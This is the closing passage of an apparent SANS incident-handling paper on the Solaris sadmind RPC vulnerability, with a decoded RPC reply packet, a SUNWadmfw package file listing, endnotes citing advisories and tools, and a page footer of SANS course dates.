   Checksum: 0x6dad (correct)
Remote Procedure Call
   XID: 0x20966c17 (546728983)
   Message Type: Reply (1)
   Program: SADMIND (100232)
   Program Version: 10
   Procedure: proc-1 (1)
   Reply State: accepted (0)
   This is a reply to a request in frame 10
   Time from request: 0.034313000 seconds
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
   Accept State: RPC executed successfully (0)
SADMIND
   Program Version: 10
   Procedure: proc-1 (1)
   Data (12 bytes)

0000  00 00 0c 07 ac 28 08 00 20 d9 9d 30 08 00 45 00   .....(.. ..0..E.
0010  00 40 ce 9f 40 00 ff 11 ee 40 c0 a8 28 13 c0 a8   .@..@....@..(...
0020  15 68 c6 5d 80 10 00 2c 6d ad 20 96 6c 17 00 00   .h.]...,m. .l...
0030  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Appendix C: Contents of SUNWadmfw package (from /var/sadm/install/contents)

```
# grep SUNWadmfw contents | more
/usr d none 0755 root sys SUNWwbapi SUNWtiu8x SUNWkiu8x SUNWkiu8
SUNWhiu8x SUNWhiu8 SUNWctplx SUNWctpls SUNWctlu SUNWcsr SUNWciu8x
SUNWciu8 SUNW1251f SMEvplu SUNWaccu SUNWadmfw SUNWadmj SUNWlibms
SUNWxwdv SUNWfns SUNWami SUNWamix SUNWapct SUNWpppk SUNWast SUNWauda
SUNWaudd SUNWauddx SUNWaudh SUNWaudio SUNWocf SUNWaudmo SUNWbash SUNWbcp
SUNWbzip SUNWbzipx SUNWcg6h SUNWcpcu SUNWcpcux SUNWjsnmp SUNWwbcou
SUNWmccom SUNWmcc SUNWmc SUNWwbmc SUNWmga SUNWdclnt SUNWdfbh SUNWdhcsu
SUNWdhcm SUNWdhcsb SUNWdoc SUNWlmsx SUNWfac SUNWfnsx SUNWfnsx5 SUNWfnx5x
SUNWftduu SUNWgpch SUNWrsgx SUNWgsdhx SUNWrsg SUNWgssdh SUNWluxop
SUNWigsu SUNWiscr SUNWiscrx SUNWloc SUNWislcc SUNWislcx SUNWisolc
SUNWisolx SUNWjcom SUNWocfx SUNWjcomx SUNWjib SUNWjiu8 SUNWjiu8x
SUNWjvdem SUNWjvrt SUNWjvdev SUNWjvjit SUNWjvman SUNWkcsrt SUNWkcspf
SUNWkcspg SUNWkcsrx SUNWkcspx SUNWless SUNWlibCf SUNWlibm SUNWllc
SUNWllcx SUNWlmx SUNWlocx SUNWluxox SUNWmcdev SUNWmcex SUNWmdbdm
SUNWmgapp SUNWmipu SUNWmkcd SUNWocfh SUNWowbcp SUNWpamsc SUNWpamsx
SUNWpppg SUNWpppkx SUNWpstl SUNWpstlx SUNWrmodu SUNWrpm SUNWsadml
SUNWscbcp SUNWscmos SUNWscmsc SUNWscpux SUNWslpu SUNWslpx SUNWsprot
```

```
SUNWsprox SUNWsra SUNWssaop SUNWtcsh SUNWter SUNWtnfd SUNWucbt SUNWucbtx
SUNWudf SUNWusbu SUNWvolg SUNWwbdev SUNWwbdoc SUNWxcu4t SUNWxcu4x
SUNWxwdvx SUNWzip SUNWzsh SUNWnafos SUNWnafox SUNWeeuos SUNWeeuox
SUNWi13cs SUNWi15cs SUNWi1cs SUNWi2cs SUNWi5cs SUNWi9cs SUNWceuos
SUNWceuox SUNWneuos SUNWneuox SUNWdbcp SUNWddcl SUNWdeis SUNWdeos
SUNWdesmc SUNWdewbc SUNWdjvdv SUNWdjvrt SUNWdmgp SUNWdwdev SUNWi7cs
SUNWseuos SUNWseuox SUNWauaos SUNWauaox SUNWnamos SUNWnamox SUNWweuos
SUNWweuox SUNWedcl SUNWejvdv SUNWejvrt SUNWemgp SUNWesis SUNWesos
SUNWessmc SUNWeswbc SUNWewdev SUNWsamos SUNWsamox SUNWcamos SUNWcamox
SUNWfbcp SUNWfdcl SUNWfjvdv SUNWfjvrt SUNWfmgp SUNWfris SUNWfros
SUNWfrsmc SUNWfrwbc SUNWfwdev SUNWmeaos SUNWmeaox SUNWibcp SUNWidcl
SUNWijvdv SUNWijvrt SUNWimgp SUNWitis SUNWitos SUNWitsmc SUNWitwbc
SUNWiwdev JSatsvu SUNWabcp SUNWale SUNWaled SUNWalex SUNWjmga SUNWjadcl
SUNWjadis SUNWjadma SUNWjbcp SUNWjc0u SUNWjdhcm SUNWjedev SUNWjejmn
SUNWjeman SUNWjeuc SUNWjeuce SUNWjeucx SUNWjewnu SUNWjfpu SUNWjfpue
SUNWjfpux SUNWjjvdv SUNWjjvrt SUNWjlibj SUNWjman SUNWjmane SUNWjrdm
SUNWjsadl SUNWjsmc SUNWjwbc SUNWjwbcp SUNWjwbd SUNWjwncu SUNWjwnsu
SUNWjpadi SUNWjpadm SUNWjpck SUNWjpcke SUNWjpckx SUNWjpjmn SUNWjpman
SUNWjprdm SUNWjpsal SUNWjpwnu SUNWju8 SUNWju8e SUNWju8x SUNWjuadi
SUNWjuadm SUNWjujmn SUNWjulcf SUNWjuman SUNWjurdm SUNWjusal SUNWjuwnu
SUNWkadis SUNWkadma SUNWkbcp SUNWkjvdv SUNWkjvrt SUNWkleu SUNWkleue
SUNWkleux SUNWkmga SUNWkrdm SUNWksadl SUNWksmc SUNWkuadi SUNWkuadm
SUNWkuleu SUNWkulee SUNWkulex SUNWkurdm SUNWkusal SUNWsdcl SUNWsjvdv
SUNWsjvrt SUNWsmgp SUNWsvis SUNWsvos SUNWsvsmc SUNWsvwbc SUNWswdev
SUNWvbcp SUNWcadis SUNWcadma SUNWcbcp SUNWcdcl SUNWcjvdv SUNWcjvrt
SUNWcleu SUNWcleue SUNWcleux SUNWcmga SUNWcrdm SUNWcsadl SUNWcsmc
SUNWcwbc SUNWcwbcp SUNWcwdev SUNWgadis SUNWgadma SUNWgleu SUNWgleue
SUNWgleux SUNWgrdm SUNWgsadl SUNWcuada SUNWcuadi SUNWculeu SUNWculee
SUNWculex SUNWcurdm SUNWcusad SUNWhadis SUNWhadma SUNWhbcp SUNWhdcl
SUNWhjvdv SUNWhjvrt SUNWhleu SUNWhleue SUNWhleux SUNWhmga SUNWhrdm
SUNWhsadl SUNWhsmc SUNWhuccd SUNWhwbc SUNWhwbcp SUNWhwdev SUNW5adi
SUNW5adma SUNW5leu SUNW5leue SUNW5leux SUNW5rdm SUNW5sadl SUNWhuada
SUNWhuadi SUNWhuleu SUNWhulee SUNWhulex SUNWhurdm SUNWhusad SUNWatfsu
SUNWlomm SUNWlomu SUNWswmt SUNWftpu SUNWntpu SUNWipc SUNWipcx SUNWmibii
SUNWsadmi SUNWsadmx SUNWsasnm SUNWsasnx SUNWbtool SUNWbtoox SUNWosdem
SUNWtoo SUNWtoox SUNWlibC SUNWlibCx SUNWesxu SUNWsutl SUNWxcu4 SUNWppm
SUNWpsf SUNWpsu SUNWscplp SUNWbnuu SUNWsndmu SUNWhmdu SUNWzlib SUNWzlibx
SUNWgzip SUNWgss SUNWgssx SUNWkvm SUNWkvmx SUNWpmu SUNWpmux SUNWscpu
SUNWsrh SUNWtnfc SUNWtnfcx SUNWarcx SUNWdpl SUNWdplx SUNWlldap SUNWadmap
SUNWadmc SUNWinst SUNWpdu SUNWcsl SUNWcslx SUNWapchd SUNWapchu SUNWcstl
SUNWcstlx SUNWncau SUNWncaux SUNWapppu SUNWarc SUNWcsu SUNWcsxu SUNWpppd
SUNWpppdu SUNWpppdx SUNWesu SUNWvolu SUNWvolux SUNWhea SUNWmdb SUNWmdbx
/usr/bin d none 0755 root bin SUNWglt SUNWcsl SUNW1251f SUNWmdb SUNWmdbx
SUNWaccu SUNWadmc SUNWadmfw SUNWxwplt SUNWfns SUNWj2rt SUNWami SUNWapchu
SUNWbtool SUNWapct SUNWaudio SUNWocf SUNWmp SUNWbash SUNWscpu SUNWbzip
SUNWcsxu SUNWcpcu SUNWcpcux SUNWcstl SUNWj2dev SUNWdoc SUNWgpch SUNWloc
SUNWless SUNWlldap SUNWlocx SUNWmkcd SUNWpppg SUNWrpm SUNWsadml SUNWswmt
SUNWtcsh SUNWtnfc SUNWtnfcx SUNWtnfd SUNWwsr2 SUNWzip SUNWzsh JSatsvu
SUNWale SUNWjc0u SUNWjfpue SUNWjwncu SUNWkleu SUNWcleu SUNWhleu
SUNWhuccd SUNWadmap SUNWipc SUNWipcx SUNWtoo SUNWtoox SUNWesu SUNWesxu
SUNWbnuu SUNWsndmu SUNWgzip SUNWcsu SUNWncau SUNWpppdu SUNWvolu
/usr/bin/apm f none 0755 bin bin 19832 48892 945381846 SUNWadmfw
/usr/sbin d none 0755 root bin SUNWaccu SUNWadmfw SUNWesu SUNWfns
SUNWapchu SUNWatfsu SUNWauda SUNWocf SUNWpsu SUNWbnuu SUNWcpcu SUNWmcc
SUNWmc SUNWdhcsu SUNWdialh SUNWesxu SUNWftduu SUNWgss SUNWluxop SUNWigsu
SUNWmipu SUNWpppdu SUNWsadmi SUNWssaop SUNWtcxow JSatsvu SUNWjbcp
SUNWjc0u SUNWjfpu SUNWjwnsu SUNWlomu SUNWswmt SUNWftpu SUNWcsxu SUNWntpu
SUNWsasnm SUNWsutl SUNWsndmu SUNWcsu SUNWpmu SUNWadmap SUNWinst
SUNWapppu SUNWvolu
/usr/sbin/sadmind f none 0711 root sys 9708 11773 945381841 SUNWadmfw
/usr/snadm d none 0755 root bin SUNWadmfw SUNWsadml SUNWdeis SUNWesis
```

```
SUNWesos SUNWfris SUNWfros SUNWitis SUNWitos SUNWjadis SUNWjadma
SUNWjsadl SUNWjpadi SUNWjpadm SUNWjpsal SUNWjuadi SUNWjuadm SUNWjusal
SUNWkadis SUNWkadma SUNWksadl SUNWkuadi SUNWkuadm SUNWkusal SUNWsvis
SUNWsvos SUNWcadis SUNWcadma SUNWcsadl SUNWgadis SUNWgadma SUNWgsadl
SUNWcuada SUNWcuadi SUNWcusad SUNWhadis SUNWhadma SUNWhsadl SUNW5adi
SUNW5adma SUNW5sadl SUNWhuada SUNWhuadi SUNWhusad SUNWadmap SUNWadmc
/usr/snadm/classes d none 0755 bin bin SUNWadmfw SUNWsadml SUNWdeis
SUNWesis SUNWesos SUNWfris SUNWfros SUNWitis SUNWitos SUNWjadis
SUNWjadma SUNWjsadl SUNWjpadi SUNWjpadm SUNWjpsal SUNWjuadi SUNWjuadm
SUNWjusal SUNWkadis SUNWkadma SUNWksadl SUNWkuadi SUNWkuadm SUNWkusal
SUNWsvis SUNWsvos SUNWcadis SUNWcadma SUNWcsadl SUNWgadis SUNWgadma
SUNWgsadl SUNWcuada SUNWcuadi SUNWcusad SUNWhadis SUNWhadma SUNWhsadl
SUNW5adi SUNW5adma SUNW5sadl SUNWhuada SUNWhuadi SUNWhusad SUNWadmap
/usr/snadm/classes/system.2.1 d none 0755 bin bin SUNWadmfw
/usr/snadm/classes/system.2.1/.acl f none 0644 bin bin 8920 58486
945381836 SUNWadmfw
/usr/snadm/classes/system.2.1/.acllock f none 0644 bin bin 0 0 945381836
SUNWadmfw
/usr/snadm/classes/system.2.1/admpipe f none 0711 bin bin 7504 3921
945381835 SUNWadmfw
/usr/snadm/lib d none 0755 root bin SUNWadmfw SUNWsadml SUNWadmap
SUNWadmc
/usr/snadm/lib/libadmagt.so=./libadmagt.so.2 s none SUNWadmfw
/usr/snadm/lib/libadmagt.so.2 f none 0644 bin bin 79164 23813 945381071
SUNWadmfw
/usr/snadm/lib/libadmapm.so=./libadmapm.so.2 s none SUNWadmfw
/usr/snadm/lib/libadmapm.so.2 f none 0644 bin bin 161204 35672 945380990
SUNWadmfw
/usr/snadm/lib/libadmcom.so=./libadmcom.so.2 s none SUNWadmfw
/usr/snadm/lib/libadmcom.so.2 f none 0644 bin bin 262552 63788 945380890
SUNWadmfw
/usr/snadm/lib/libadmsec.so=./libadmsec.so.2 s none SUNWadmfw
/usr/snadm/lib/libadmsec.so.2 f none 0644 root sys 56988 54262 945381097
SUNWadmfw
```

Works Cited/Endnotes

[1] Moore, H D. *rootdown.pl,* The MetaSploit Project (http://www.metasploit.com/tools/*rootdown.pl*), August, 2003.

[2] Spitzner, Lance. "Listing of 5 packages required for FW-1 NG support" from *Armoring Solaris II,* Spitzner.net (http://www.spitzner.net/armoring2.html), 20 July 2003.

[3] Sun Microsystems. "Free Sun Alert Notifications Article 56740", (http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/56740), 15 September 2003.

[4] It is the job of the portmap daemon to redirect traffic that comes in on port 111 and requests a specific RPC service to that service by setting up a conversation between the requester and the RPC service on another non-priveleged (>1023) port.

[5] See http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci523729,00.html for further details of the OSI model or search for "OSI network diagram" in any search engine.

[6] Srinivasan, R. *RPC:Remote Procedure Call Protocol Specification Version 2, RFC 1831,* (http://www.ietf.org/rfc/rfc1831.txt), August, 1995.

[7] From Section 6 of Srinivasan, R. *XDR: External Data Representation Standard, RFC 1832*, (http://www.ietf.org/rfc/rfc1832.txt), August, 1995.

[8] Sections 3.10 and 4 of Srinivasan, R. *XDR: External Data Representation Standard, RFC 1832*, (http://www.ietf.org/rfc/rfc1832.txt), August, 1995.

[9] From "Summary" http://www.securiteam.com/exploits/5WP0M0AB5I.html

[10] CERT. *CA-1999-16*, http://www.cert.org/advisories/CA-1999-16.html , 14 December 1999.
---, . *CA-2001-11,* http://www.cert.org/advisories/CA-2001-11.html , 10 May 2001.

[11] This article can be found in many mirrors of the archives of *Phrack* magazine, issue 49; http://www.shmoo.com/phrack/Phrack49/p49-14 for example.

[12] H D Moore seems to be doing just that, though not only in Perl, with his *MetaSploit* tool that combines many RPC exploits in one easy to use GUI. It's available at http://www.metasploit.com.

[13] Available at http://www.activestate.com. It is also possible to use *nix Perl distributions on Windows if the Cygwin environment is loaded. Cygwin is available from http://www.cygwin.com and its mirror sites.

[14] This is the same name that would show up after entering 'hostname' or 'uname -n' at a shell prompt.

[15] This is a summary of the Idle Scan section of Australian Security's excellent writeup on NMAP at http://members.dodo.net.au/~ps2man/Nmap/nmap.html.

[16] SWATCH is available at http://swatch.sourceforge.net/ while LoGrep is available at http://logrep.sourceforge.net/cgi-bin/logrep.

[17] Available from http://wipe.sourceforge.net .

[18] Http://www.campin.net Syslog-ng can be found at http://www.balabit.hu and stunnel is at http://www.stunnel.org.

[19] http://www.raxnet.net/products/cacti/ and http://cricket.sourceforge.net.

[20] Though not considered a "variant" of the Sadmind vulnerability that rootdown.pl exploits, the worm did attack the same port and caused many organizations to close off RPC (port 111) at the external firewall. See CERT Advisory *CA-2001-11* (http://www.cert.org/advisories/CA-2001-11.html) for further details.

[21] Noordergraaf, Alex and John Howard. *JumpStart Technology: Effective Use in the Solaris Operating Environment,* Sun Microsystems, 2001.

Last Updated: May 26th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event